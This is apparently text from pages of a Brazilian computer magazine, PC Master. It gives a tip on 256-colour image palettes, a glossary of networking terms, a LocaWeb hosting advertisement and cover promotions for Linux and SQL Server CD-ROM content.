Se o seu programa for rodar em um sistema configurado para exibir apenas 256 cores, todas as imagens deverão ser convertidas para esta paleta de cores. Para quem não sabe, uma paleta é uma seleção ordenada de cores que uma imagem utiliza quando não é possível exibir todas as tonalidades existentes. Diversos programas de processamento de imagens podem fazer esta conversão. Prefira sempre a paleta System do Windows ou a System do Macintosh, para evitar problemas ao desenhar as imagens. A paletas Adaptive ou Exact, do Photoshop, não são paletas de cores específicas, mas sim opções que permitem gerar paletas ideais para uma imagem. Ao converter as figuras utilizando estas opções, você não estará utilizando uma paleta só para todas as imagens e não resolverá o problema.

Glossário

Conheça alguns termos técnicos e expressões de informática que foram usados nesta edição e entenda seus significados

API
Abreviação de Interface de Programas Aplicativos. É um método pelo qual um programa pode obter acesso ao sistema operacional.

ARPA
Acrônimo para Advanced Research Project Agency. A agência do Departamento de Defesa Norte-americana financiou o desenvolvimento dos primeiros computadores que vincularam informações através de uma rede de longa distância. A ARPAnet foi a precursora da Internet.

Domínio
Nome que descreve a organização à qual um endereço na Internet está vinculado. Faz parte da hierarquia de nomes de grupos ou host da Internet, identificando as instituições na rede.

Host
O principal computador em um ambiente de processamento distribuído, ou seja, o computador central que controla uma rede. Na Internet é qualquer máquina com um IP, não necessariamente um servidor.

A **ARPA**, um projeto do governo norte-americano, foi a rede de computadores que deu origem à Internet

NetBEUI
Acrônimo de NetBios Extended User Interface, protocolo de transporte da Microsoft Networking.

NetBIOS
Acrônimo de Network Basic Input/Output System, é a API de rede original para MS-DOS e a base do NetBEUI.

RAID
Acrônimo de Redundant Array of Inexpensive Disks. Trata-se de um método de conexão de várias unidades de disco a uma única placa controladora. Sua função é obter um throughput de dados mais rápido e uma redundância de armazenamento de dados para tolerância a falhas

RPM
Acrônimo para Gerente de pacotes Red Hat. É também o nome do programa que habilita a instalação, atualização e remoção de pacotes.

Servidor
Numa rede, é um computador que administra e fornece programas e informações para os outros computadores conectados. No modelo cliente-servidor, é o programa responsável por atender todas as requisições e serviços solicitados por um cliente.

SMTP: (Simple Mail Transport Protocol)
Protocolo utilizado entre os programas que transferem correio eletrônico de um computador para outro.

TCP
Um dos protocolos Internet, do conjunto TCP/IP. Ele é responsável pelo fluxo de pacotes e oferece ainda tolerância a falhas.

TCP/IP
Transmission Control Protocol/Internet Protocol. É o conjunto de protocolos da Internet. Eles definem como se processam as comunicações entre os vários computadores.

UDP
User Datagram Protocol. Um dos protocolos do conjunto da Internet (TCP/IP). Neste protocolo, uma mensagem é enviada para o destino sem que haja uma ligação lógica entre ele e a origem. Sendo assim, você não tem a confirmação de que os pacotes chegaram corretamente ao destino.

HI! HI! HI! Hospedagem grande, precinho pequeno, né?!

- Linux ou NT
- Espaço de 50 MB
- Transferência mensal de 2 GB
- 10 contas POP3 de e-mail
- Redirecionamento ilimitado
- Relatório de visitas WebTrends
- SSL para sites seguros
- Contador de acessos
- Programação em PERL, PHP3, CGI, ASP, ColdFusion
- Banco de dados Access ou MySQL
- Extensão FrontPage 98 e 2000
- Atualização ilimitada via FTP
- Real Audio / RealVideo
- Backup diário
- Garantia de 99,5% no ar.

Hospedagem Profissional LocaWeb

R$ 29,00* mensais

*taxa de inscrição R$ 50,00, pagamento trimestral / exceto taxas da FAPESP ou Internic.

Comércio Eletrônico LocaWeb

R$ 89,00* mensais

*exceto taxas da FAPESP ou Internic.

Lojinha no Internet só R$89,00?!!!

- Suporte a meios de pagamento seguros
- Comércio eletrônico Bradesco,
- Boleto bancário via Internet (todos os bancos)
- Carrinho de compras.

CÁSPITA!!! Registraram Nosso Domínio!!!

- Programas de parceria com desenvolvedores
- Instalação em 24 horas
- Ficha de inscrição on-line
- Em caso de transferência de domínio não cobraremos inscrição

Registre seu Domínio na LocaWeb

R$ 75,00* taxa única

*valor para configuração de DNS, exceto taxas da FAPESP ou Internic.

- Serviços adicionais: MS SQL Server 7.0, FTP anônimo

0800-555-932

www.locaweb.com.br
info@locaweb.com.br

LOCAWEB
A Hospedagem 5 estrelas.

GRÁTIS NO VERSO: Cartão de Referência de Visual C++
PC MASTER
www.europanet.com.br
AS MELHORES SOLUÇÕES PARA QUEM TRABALHA COM PC
51 PROGRAMAS úteis para Linux
Neste CD-ROM Kit testado e recomendado pelos especialistas da Redação PC Master
DESENVOLVIMENTO ★ REDE ★ FTP ★ HTML ★ PLANILHAS ★ MP3 ★ FINANCEIRO
SQL Server 2000
Exclusivo - pela primeira vez a Microsoft libera um Beta 2 para ser distribuído no CD-ROM de uma revista. Faça sua avaliação
Segurança máxima
Desvendamos como funcionam as backdoors, uma das técnicas mais perigosas de invasão de redes
E ainda: Visual Basic, Delphi, DNS, Internet Information Server 5, teste de handhelds, ferramentas de Web, Ope
Comprando a Revista
PC Master
Você leva um pacote
com 51 programas
para Linux
Agora, se você não tem Linux ainda...
ESPECIAL PARA INICIANTES
PC MASTER APRESENTA
LINUX PRÁTICO
Aqui, Linux tão fácil quanto o Windows
Kit completo
Programa e passo-a-passo visual para instalar e usar, com facilidade, o novo e exclusivo Mandrake 7.1 em português
Use o Linux no dia-a-dia
No CD-ROM você encontra também:
• StarOffice completo
Um pacote gratuito, incluindo até os equivalentes ao Word, Excel e PowerPoint
• Netscape 4.72 e ICQ
Tudo igual ao Windows. Você navega e bate papo na Internet
Legalizado até para empresas
Você não paga mais nada e pode instalar em quantas máquinas quiser
Compre também
a Linux Prático e leve o
Linux Mandrake 7.1
É facílimo
instalar e usar
EDITORA EUROPA
Nas bancas.
Pelo telefone (0xx11) 3038-5050
ou em nosso site www.europanet.com.br